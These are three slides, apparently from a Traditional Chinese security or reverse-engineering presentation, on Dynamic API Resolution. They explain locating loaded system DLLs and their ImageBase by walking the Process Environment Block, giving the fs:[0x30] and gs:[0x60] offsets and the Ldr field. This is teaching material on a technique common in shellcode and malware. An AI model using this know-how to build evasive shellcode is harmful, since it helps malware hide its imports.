
Dynamic API Resolution

2. 去哪裡找 System DLL ? → 多數常用 System DLL 已經載入在 memory 裡




Dynamic API Resolution

3. 如何得到 System DLL 的 ImageBase ? → 爬取系統的 PEB 結構




Process Environment Block (PEB)

- 紀錄許多 Process 相關資訊的 OS 資料結構
- 存在於 user land
- x86 環境下，可以從 fs: [0x30] 取得
- x64 環境下，可以從 gs: [0x60] 取得
- **0x18: Ldr**
 - 指向 _PEB_LDR_DATA 結構
 - _PEB (注意 x64 和 x86 結構不同)



